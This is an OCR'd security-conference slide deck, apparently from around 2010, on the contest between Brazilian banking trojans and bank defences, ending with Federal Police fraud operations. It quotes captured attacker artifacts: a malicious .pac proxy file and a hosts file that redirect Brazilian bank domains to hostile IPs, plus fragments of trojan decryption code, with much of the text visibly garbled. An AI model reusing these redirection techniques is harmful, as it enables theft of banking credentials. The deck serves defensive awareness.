



Phishing Malware vs Brazilian Banks: What each side is doing to raise the bar

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Brazilian home banking facts:



- Brazil started home banking operations in late 1990 with modem + proprietary software sent to users by floppy disks, remember those?
- Web access to home banking came around 1999 and fraud was limited until 2003 when phishing attacks started to become epidemic.
- Until 2007 almost all phishing attacks were based on simple fake web pages, sometimes with low quality, old images and old layout and non-working buttons.
- Since 2007 malware based attacks are the main door to collect user's banking information but from time to time we do see a raise on fake banking pages, now with much better quality.



Brazilian home banking facts:

- Brazil has one of the largest banking operations on the world and is now heavily dependent on home banking and on ATM usage.
- Brazil is also one of the biggest Internet users population.
- Some official and non-official estimative says Internet banking fraud is generation losses around U\$ 300,000,000 / year
- Wait one second that's ONE billon in 3 years, that's a lot of money ...








OK

ampliar o teclado

Raising the bar:


• First steps to defeat miscreants was based on virtual keyboards that were supposed to be immune to logging. They became standard to all banks in Brazil, and many run in Java





Raising the bar:

Java can be easily decompiled








Raising the bar:

Java can be easily decompiled








Miscreants are hard to beat:

• Click logging start to kick in malware, it's rudimentary but effective ...







... the hard work is to assemble all the clicks ...












Miscreants are hard to beat:


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














Information can only be retrieved by a real person: 4/8 1/7 4/8 4/8 1/7 4/8 <ok>




Raising the bar:

• Second step used were to use two-way authentication with tan-code cards



- We call those "battleship" cards
- People carry them on wallets and even take pictures with cell phones © not very safe
- And miscreants love those ...










Miscreants are hard to beat:


• Two way authentication with 70 entries, miscreants make you fill ALL positions ☺ before you can access the fake bank page ☺



... and people have time and patience to do that ...












Raising the bar:







Miscreants are hard to beat: removing g-buster with Avenger tool







Miscreants are hard to beat: trading remover tools g-buster

Código fonte de kilador de gbuster, tem? eu COMPRO ou TROCO.

Se você tem um kilador de gbuster eu compro ou eu troco...

Deixa mensagem aqui mesmo que negociaremos por aqui ou pelo msn. abraços

If you have a g-buster killer or remover I will buy it or trade







Raising the bar: Tokens

- Tokens with timed password (few banks use those – only two?)
 - expensive
 - hard to maintain (helpdesk services)
 - users keep loosing, destroying, so on ...
- Tokens with digital certificates
 - not very used
 - user must buy one himself
 - uses Brazilian government PKI infrastructure (ICP-Brasil)
 - A3 certificates (hardware based)



Chave de Segurança Bradesco Eletrônica

Visor de Cristal Líquido, onde será apresentada a Chave de Segurança.



Autoatendimento Titular: 1º Titular ▼ Agência: Conta: Certificado Digital BB: Insira seu cartão na leitora. Caso nao possua senha, clique aqui





Raising the bar:

• It started a new malware business - man in the "net" attack





Malware check with database server – we have a new one!



Miscreant wait until his application play a song – we have a bank http request



Miscreant collect username/password and access the bank



Miscreant send a Token request to User



Token is sent to database



Miscreant receive the token New song is played



Done!





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


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Miscreants are hard to beat: Tokens pop-up







Raising the bar: Computer registration

• Bank of Brazil "computer registration" used to be like Microsoft WGA



- if you change your HD or video card you need to register it again
- if you make a new install you need to register it again
- this was very effective for a short period of time ...




erenciamento de Computadores Cadastrados			1
/ocê está acessando do computador:			
Quantidade atual de computadores permitidos:	DEFIN	IIR / ALTERAR QUANTI	IDADE
Quantidade atual de computadores cadastrados:	2		
Apelido do computador	Início do cadastramento	Vencimento do cadastramento	
Apendo do computador		Data	Hora
0	05/11/2008	00/00/0000	00
	02/09/2009	00/00/0000	00





Miscreants are hard to beat: computer registration



... so Miscreants started to clone all information they need to defeat this ...





Raising the bar: SMS message for transaction commit

- Internet banking software send an SMS with a transaction validation to a prerecorded cell phone number
- User must type SMS code to continue
- Used also to validate a new computer for the user
- Cheap way to have a "token"
- May be subject to SMS network congestion (bigger timeouts?)








Miscreants are hard to beat: Cell phone cloning by harvesting passwords of carrier websites

- Carrier stores use the Internet for registering new cell phones
- Store workers get bored and click on stuff they receive by email ©
- With access, miscreants can "clone" cell phones and obtain SMS transaction codes










Miscreants are hard to beat: Cell phone cloning by harvesting passwords of operator software







Miscreants are hard to beat: Cell phone cloning by harvesting passwords of operator software

```
A1.Memo1.Clear:
   A1.Memo1.lines.add('DUCK PRIVO');
                                               "advanced"
   A1.Meno1.lines.add(A2.GIV);
   A1.Memo1.lines.add(IntToStr(Screem
                                               crypto
   A1.Memo1.lines.Adc('BRADESCO'):
   A1.Meno1.lines.Ada(Decry//ke<u>~áâÅvâl,</u>)+':'+ '[' -<mark>tt..</mark>cxt + ']');
   A1.Memo1.lines.Adc(Decry\'kRy'Cxxu')+': 

                                                                     Deco02.pas
   A1.Memo1.lines.Ada(Decry/ kIAAáyCZáááAä
                                                  Mascarando - 15;
+D1.ct.lext+ -'-c1.diq. ext + ' ');
                                                  function Decry(Texto: String):String;
   λ1.Memo1.lines.Ado('N∫ C∧RD');
   A1.Memo1.lines.Add(Decry) 'KA
                                                   v : string:
λγάΟ7|à:~]èίλèΛΟCD√\ĥ') ' :'r [' rd3.Edi 
                                                   i : integer;
+ '- '+d3.Ed1t3.Text+'- '+d3.Ed1t4.Text+
                                                    FOR i := 1 TO Length(texto) do
                                                     w := v + chr(0rd(texto[i]) - i - Nascarando);
                                                    result: w;
                                                  end:
```





Raising the bar: Cellular registration – NEW

This is new in the Brazilian Banking economy



- Cell phone is a commodity we have 180 million x 200 million population
- Cost is transferred to end user you use your phone
- Different architecture less malware (for now)
- Have some issues dead battery
 - no signal (inside a bunker)
 - network congestion (mia sms)







- Mobile will be the new desktop FACT
 - Miscreants will target cell phones / technology / carriers
 - You will be kidnapped with your phone 🕾





Miscreants are hard to beat: ATM skimmers are always present

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Miscreants are hard to beat: .pac files to change proxy configuration

```
Terminal - bash - 93×29
wacbook-pro-ce-ivo-peixirho:~ ivocary$ waet http://c.ecitioncesk.com/config.pdc
--2018-80-81 20:10:47-- http://q.editiondesk.com/config.pdc
Resolvendo queditiondeskucom (queditiondeskucom)... 200.138.93.142
Conectorade—se a queditiondesk.com (queditiondesk.com)|200.138.93.142|:83... comectado.
A requisição HTTP foi enviaca, aguarcanco resposta... 200 OK
Tamonho: 1506 (1,5k) [text/plain]
Salvanco em: "config.pac"
2018-86-81 20:18:40 (47,9 ME/s) - "config.pac" salve [1586/1586]
mucbook-pro-de-ivo-peixirho:~ ivoda:v$ mode confiq.puc
function FincProxyFortRL(url, Fost)
var a = 'FR0YY 200.138.93.142:80';
  if (shExpMotch(host, 'www.bb.com.br")) {
    roturn o:
 if (shExpMatch(hest, 'www.unibarco.com.br")) {
    return og
 if (shExpMoteh(host, 'unibanco.com.br")) {
    return d:
 if (shExpMotch(host, 'www.bb.com.br")) {
    return d:
```

... and the winner is ...


Miscreants, since this .pac file is online for more than two months ...

Sorry guys but #FAIL





Miscreants are hard to beat: hosts manipulation are common



This hosts file has 'only' **422** entries ☺

```
207.10.5.1 www.IUAhiuA87aAYUgAgafsdfsdfsdfdfdfxfIUAhiuA87aAYUgAgaax.com.br
207.10.5.1 www.IUAhiuA87aAYUgAgaxfdsfxfIUAhiuA87aAYUgAga.com.br
207.10.5.1 www.xxfsdfdsfdsIUAhiuA87aAYUgAgaxfxx.com.br
65.75.254.105 www.bb.com.br
65.75.254.105 bb.com.br
64.233.163.147 www.IUAhiuA87aAYUgAgasdfdsfIUAhiuA87aAYUgAgaxfx.com.br
64.233.163.147 www.IUAhiuA87aAYUgAgasdfdsfIUAhiuA87aAYUgAgaxfx.com.br
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64.238876653.e333333333163.147 www.IUAhiuA87aAYUqAqasdfdsfIUAhiuA87aAYUqAqaxfx.com.br
65.75.254.105 www.unibanco.com.br
65.75.254.105 unibanco.com.br
207.10.6556045456455065.10 24045504435544santander.com.br
207.10.54570456744656y4t5t4t5tq40q5.10 rrwr8uefd98yrf89ysantander.com.br
207.10.5.1rr09weur89weyr9we80 2044550454santander.com.br
207.10.5454393u98ry39s53s475y3485y34.10 u98r98y8rsantander.com.br
207.10.5.t654yy647y6717067567567 7s657657567antander.com.br
207.10.5.r415145051240424s504435410 r4543556sfrfantander.com.br
207.107887tf7dtf78d6t6f7td76ftdf.5.10 0000011santander.com.br
207.10.5.89rvwe87retw78t87ret76rewt78rwe6trt8et10 33333333santander.com.br
207.10.5.1dsd7y87et76td67we6td6r6s5ard6rd0 aaaaaaassssssssssssantander.com.br
207.10.5.178yt76wetr78we667t0 sd6t7dfwer6wer65rrewsantander.com.br
207.10.5.4545654610 5555santander.com.br
65.75.254.105 www.pagseguro.com.br
65.75.254.105 pagseguro.com.br
```





Defacing is still not a crime ⊕ in Brazil

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Miscreants at large: Vídeo





What's next?
What's the next move?
What's the solution?

Please THIS IS a JOKE:









This is NOT a JOKE: Miscreants will compromise WIFI routers to route traffic ... or any other kind of home user equipment to make this ...



- Operação espelho 04/16/2009
 - 10 search warrants on 4 states
 - Credit card cloning (goat sucker) and cash withdrawal fraud
 - Inside job miscreants infiltrated inside a government bank
- Operação trilha 05/28/2009
 - Greatest police operation on Internet bank fraud so far
 - 136 search warrants on 13 states
 - Multiple frauds Trojans spread by email and cameras on ATM machines
 - Pictures of the miscreants (one was arrested on the US)







- Operação Nômade 06/04/2009
 - 20 criminals arrested
 - Goat suckers used for cloning of the magnetic strip of cards
 - Fake credit card billing machines for storing card information
 - Operation name (nomad) came from constant address changes from miscreants
- Operação Contrafação 06/04/2009
 - 4 criminals arrested
 - Multiple operations document forgery, credit card cloning and Internet fraud
 - Fake IDs, credit cards and computer software (trojans) found
- Operação Clonagem 09/16/2009
 - Bank card cloning
 - Electronic devices for card cloning found with the criminals
 - Also R\$ 4.000,00 in CASH ☺





- Operação Ícaro 03/04/2010
 - 4 states involved
 - Credit card cloning
 - Criminals used the cards to purchase products on the Internet, specially plane tickets
 - Use of social engineering calling victims home to get card information
 - Selling of credit card numbers from R\$ 3,00 to R\$ 150,00 depending on the limit
- Operação Neverland 05/03/2010
 - Harvesting of bank passwords using trojans
 - Payment of bills using these passwords
 - This operation was a result of the "tentáculos" project
 - The leader of the group had a nickname of "Michael Jackson" ©
 - R\$ 700.000,00 on financial loss







- Operação RASTRO 05/28/2010
 - Credit card cloning
 - 1.500 cards found with the criminals
 - Greatest card seizure EVER from the Federal Police
 - Money laundry criminals buy stuff with cards and sells them with lower price
 - Group leader used the cards to buy construction materials for him to build his house ©
 - Gang acquired R\$ 1.500.000,00 on stuff
 - This picture is not his house ⊕⊕⊕







Tentáculos project (2009 – 2010)

- Partnership between the Federal Police and Banks for obtaining Internet fraud information.
- Gathering of info from multiple banks and use of intelligence tools for correlation between frauds and criminals.
- Already resulted on one operation (neverland)
- Permanent group on the Federal Police focused on electronic fraud.
- Expected Result: reduction on 50% of frauds







Thanks – Questions to:

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